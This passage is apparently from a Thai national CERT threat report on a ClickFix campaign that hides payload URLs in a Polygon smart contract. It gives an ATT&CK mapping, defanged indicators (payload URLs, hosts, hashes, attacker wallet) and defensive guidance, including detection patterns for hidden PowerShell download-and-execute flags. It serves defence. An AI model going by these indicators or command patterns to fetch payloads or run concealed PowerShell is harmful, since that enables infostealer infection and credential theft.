Latest 25 from a total of 231 transactions

Transaction Hash	Action	Block	Age	From	To	Amount	Txn Fee
0xad8d26ddee...	Set URL	93795988	15 hrs ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01268699
0x35d7ded7c9...	Set URL	93740902	38 hrs ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01239904
0xe2ebcd8085...	Set URL	93562600	4 days ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01224175
0x28d42e3aea...	Set URL	93489890	5 days ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01100761
0xb2b9fbb4edc...	Set URL	93436110	6 days ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01106215
0x78ecaa157d...	Set URL	93383960	7 days ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01100956
0x4a8249ffb94...	Set URL	93383918	7 days ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01104708
0x7377620fbc1...	Set URL	93344908	8 days ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01068631
0x86daafdc704...	Set URL	93216215	10 days ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01450741
0x91580438b1...	Set URL	93142484	11 days ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01097427
0x99425b10ec...	Set URL	93098259	12 days ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01180728
0x3b5ebef44f...	Set URL	93059793	13 days ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01127263
0xd134eef0e8c...	Set URL	93043692	13 days ago	0x34c15320...87B894B66	0x08207B08...Efd6eD308	0 POL	0.01211633

ภาพที่ 4 ประวัติการอัปเดต URL บน Smart contract

มัลแวร์ปลายทางที่พบบ่อยในแคมเปญลักษณะนี้คาดว่าจะจะเป็นมัลแวร์ประเภท Infostealer
 อย่างเช่น Lumma Stealer จากรายงานสาธารณะจากแหล่งข่าวกรองอื่น ๆ ในแคมเปญลักษณะ
 คล้ายคลึงกัน



Tactics, Techniques, and Procedures (MITRE ATT&CK)

MITRE ATT&CK คือฐานความรู้ที่รวบรวมและจัดหมวดหมู่กลยุทธ์และเทคนิคต่างๆ ที่ผู้ไม่หวังดีใช้ในการโจมตีทางไซเบอร์ โดยอ้างอิงจากเหตุการณ์ที่เกิดขึ้นจริง เพื่อให้ฝ่ายป้องกันสามารถเข้าใจและรับมือกับภัยคุกคามได้ดียิ่งขึ้น

Tactic	Technique ID	Technique Name
Initial Access	T1189	Drive-by Compromise
Execution	T1059.001	PowerShell
	T1204.004	Malicious Copy and Paste
Discovery	T1016	System Network Configuration Discovery
	T1082	System Information Discovery
Persistence	T1547.001	Registry Run Keys / Startup Folder
Command And Control	T1102.001	Dead Drop Resolver
	T1105	Ingress Tool Transfer
Exfiltration	T1041	Exfiltration Over C2 Channel
Defense Impairment	T1553.005	Mark-of-the-Web Bypass
Stealth	T1564.003	Hidden Window
	T1480	Execution Guardrails
	T1027	Obfuscated Files or Information
	T1620	Reflective Code Loading
	T1036	Masquerading
	T1574.002	DLL Side-Loading
	T1070.004	File Deletion



Indicators of Compromise (IoCs)

Indicators of Compromise (IoCs) คือ ร่องรอยหรือหลักฐานทางดิจิทัลที่บ่งชี้ว่าระบบหรือเครือข่ายอาจถูกบุกรุกโดยผู้ไม่หวังดี ซึ่งทาง สกมช. ได้มีการแบ่งปันข้อมูล IoCs ผ่านทางแพลตฟอร์ม MISP (Malware Information Sharing Platform) เพื่อเสริมสร้างความมั่นคงปลอดภัยไซเบอร์เรียบร้อยแล้ว โดยมีร่องรอยที่สามารถตรวจสอบได้ดังนี้

ร่องรอยที่สามารถตรวจสอบได้:

IoC Type	Values	Context
Domain	Verlok[.]click	Traffic Distribution System
Domain	webanalytics-cdn[.]jsbs	Beacon/Tra cking Domain
Domain	bapak178[.]org	Payload Host-1
Domain	yamin4d[.]org	Payload Host-2
Domain	cem.mesoptik[.]com	Payload Host- 3
URL	hxxps://verlok[.]click/landing/windows.html	Landing page pattern
URL	hxxps://bapak178[.]org/c39298f2.exe	Payload URL-1
URL	hxxps://yamin4d[.]org/mfc.dat	Payload URL-2
URL	hxxps://yamin4d[.]org/he.dat	Payload URL-3



URL	hxxps://cem.mesoptik[.]com/update.ps1	Payload URL-4
Hostname	polygon.drpc.org polygon-bor-rpc.publicnode.com polygon.lava.build polygon.rpc.subquery.network polygon-public.nodies.app polygon-pokt.nodies.app	Polygon Network Endpoint
Sha256	d1a22cbb889cdf75572a7d45611c74d6a831a297e6a05bca d0238c08dab15e2d	Update.ps1 hash
Sha256	FE33092C9F79990C1BBF076A86CA3218FCE7B7C78D83C1 5869EFC8AD7EFBA065	Mfc.dat hash
Others	0x08207B087F61d7e95E441E15fd6d40BEfd6eD308	Smart Contract Address
Others	0x34c15320d6e8f59f1b66f6c191aaa7f87b894b66	Attacker wallet address
Others	0x38bcd1c	Function selector



แนวทางการเฝ้าระวัง ป้องกัน และรับมือ

การเฝ้าระวัง (Monitoring)

- ระดับเว็บไซต์
 - ตรวจสอบ Inline <script> ที่ฝังปกติโค้ดโดยเฉพาะที่มี document.createElement('iframe'), eth_call, clipboard-write หรือชื่อตัวแปรสั้น ๆ แบบ obfuscate
 - ตรวจสอบความสมบูรณ์ของไฟล์ Theme/Plugin ด้วยระบบ/ฟังก์ชัน File Integrity Monitoring (FIM)
 - ตรวจสอบ wp_options/wp_postmeta หา Option ที่มีค่าเป็น base64/hex blob ยาวผิดปกติ
 - ตรวจสอบรายชื่อ Admin user หา Rogue/Unauthorized account และ Login log ที่ผิดปกติ ในกรณีที่อาจจะเข้าถึงระบบผ่าน Credentials ที่รั่วไหล
- ระดับเครือข่าย
 - เฝ้าระวัง Browser process เชื่อมต่อ Polygon RPC endpoint โดยตรง (*.drpc.org, *.publicnode.com, *.lava.build, *.nodies.app, *.subquery.network)
 - Monitor DNS query ไปยัง IOC domain ที่ทราบแล้วทั้งหมด
 - ตรวจสอบจับ HTTP request ที่มี base64 blob ยาวใน URL path/query string
 - ใช้ TLS fingerprinting (JA3/JA3S) ตรวจสอบจับ PowerShell ที่ปลอม User-Agent เป็นเบราว์เซอร์
- ระดับ Endpoint
 - เฝ้าระวังพฤติกรรม Explorer.exe เรียก Powershell.exe ทันทีหลังมีการใช้งาน Clipboard
 - เฝ้าระวัง Command line ที่มี -w h, -ep bypass, New-Object UriBuilder, iex(ร่วมกับ -UserAgent
 - เฝ้าระวัง Process ที่มี Valid signature แต่โหลด DLL จาก Path ที่เพิ่งถูกสร้างขึ้นใหม่ (DLL Sideload)
 - เฝ้าระวัง Registry Run key และ RunMRU ที่มีร่องรอยคำสั่ง PowerShell ผิดปกติ



การป้องกัน (Prevention)

- ระดับเว็บไซต์/CMS
 - อัปเดต WordPress core, Elementor และปลั๊กอินทั้งหมดให้เป็นเวอร์ชันล่าสุดอย่างสม่ำเสมอ
 - บังคับใช้ MFA สำหรับบัญชี Administrator/Contributor ทุกบัญชี
 - ปิดการเข้าถึง Theme/Plugin File Editor ใน wp-admin
 - ติดตั้ง Web Application Firewall (WAF) ระดับ CMS
 - ทำ File Integrity Monitoring บนไฟล์สำคัญของเว็บไซต์
 - ตรวจสอบ Plugin/Theme ที่ไม่มี CVE tracking (Custom vendor) เป็นพิเศษ
- ระดับเครือข่าย
 - บล็อก IOC (Domain/URL) ที่ระดับ Firewall, Proxy, DNS sinkhole
 - พิจารณabloกการเข้าถึง public blockchain RPC endpoint จาก Browser process ในเครือข่ายองค์กร ในกรณีที่ไม่จำเป็นต้องใช้งาน
 - ตั้งนโยบาย (Policy) Proxy ตรวจสอบ/บล็อก HTTP request ที่มี base64 blob ยาวผิดปกติ
- ระดับ Endpoint
 - ตั้งค่า PowerShell Constrained Language Mode หรือ WDAC/AppLocker
 - พิจารณาจำกัดการรัน PowerShell ผ่าน Run dialog (Win+R)
 - เปิดใช้งานการบันทึก Log คำสั่ง PowerShell แบบละเอียด (PowerShell Script Block Logging และ Module Logging) เพื่อให้สามารถตรวจสอบย้อนหลังได้ว่าการรันคำสั่งใดบ้าง แม้ในกรณีที่มัลแวร์ไม่ได้เขียนไฟล์ลงในเครื่อง (Fileless Malware)
 - ตรวจสอบว่า EDR/AV รองรับ Memory scanning โดยไม่พึ่งพา Signature-based detection เพียงอย่างเดียว
 - ควบคุมการติดตั้งโปรแกรมด้วย Application allowlisting เพื่อลดความเสี่ยง DLL Sideload



การรับมือ (Response)

- มาตรการเร่งด่วน
 - แยกเว็บไซต์ออกจากอินเทอร์เน็ตชั่วคราวหากมีความเสี่ยงสูงต่อเนื่อง
 - ดำเนินการบล็อก IOC ทั้งหมดที่ระดับ Firewall/Proxy/DNS ทันที
 - เปลี่ยนรหัสผ่านบัญชี Admin ทั้งหมดและบังคับ Re-login
 - แจ้งเตือนผู้ใช้งาน/บุคลากรที่อาจเคยเข้าเว็บไซต์ในช่วงถูกฝังโค้ด
- การสืบสวนและกักกัน
 - ตรวจสอบ Access log และ File modification timestamp ฝั่งเซิร์ฟเวอร์ เพื่อหา Backdoor เพิ่มเติม
 - ตรวจสอบ Endpoint ที่เคยเข้าเว็บในช่วงที่มีการติดเชื้อและมีการดำเนินการตามคำแนะนำปลอมบนหน้าเว็บ (RunMRU, PowerShell log, Prefetch, Registry Run key)
 - Isolate เครื่องที่สงสัยติดมัลแวร์ออกจากเครือข่ายทันที
 - นำไฟล์มัลแวร์ที่พบหรือยังคงเหลือหลักฐานเข้าสู่สแกนใน Sandbox environment เพื่อศึกษาพฤติกรรมและเพื่อยืนยัน Malware family
- การกำจัดและฟื้นฟู
 - ลบไฟล์/โค้ดอันตรายออกจากเซิร์ฟเวอร์ พร้อมตรวจสอบซ้ำว่าไม่มี Backdoor หลงเหลือ
 - อัปเดต CMS/plugin/theme ทั้งหมดก่อนนำเว็บกลับมาออนไลน์
 - ลบ Registry Run key และไฟล์ที่ถูกใช้โดยผู้ไม่หวังดีทั้งหมดบนเครื่องที่ติดมัลแวร์
 - พิจารณา Re-image เครื่องใหม่ทั้งหมดหรือนำ Backup ที่ปลอดภัยมาใช้แทน หากยืนยันว่าติด Information Stealer
 - เปลี่ยนรหัสผ่านทุกบัญชีที่เคยใช้งานบนเครื่องที่ติดมัลแวร์ และเปิดใช้งาน MFA เพิ่มเติม



อ้างอิง (References)

1. LevelBlue's Blog "Err-Hiding and Seek: How ErrTraffic v3 Leverages EtherHiding in ClickFix Campaign"
<https://www.levelblue.com/blogs/spiderlabs-blog/err-hiding-and-seek-how-errtraffic-v3-leverages-etherhiding-in-clickfix-campaign>
2. PhishEye's Blog "ClickFix 2026: Fake CAPTCHA Hides C2 On-Chain"
<https://phisheye.com/blog/clickfix-2026-fake-captcha-etherhiding>
3. Microsoft Security's Blog "Lumma Stealer: Breaking down the delivery techniques and capabilities of a prolific infostealer"
<https://www.microsoft.com/en-us/security/blog/2025/05/21/lumma-stealer-breaking-down-the-delivery-techniques-and-capabilities-of-a-prolific-infostealer/>
4. NCSA's Cyber Threat Intelligence Team



แบบประเมินรายงานข่าวกรองไซเบอร์

<https://forms.gle/U7XGhSGTdWatqpUt7>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: tcti.support@ncsa.or.th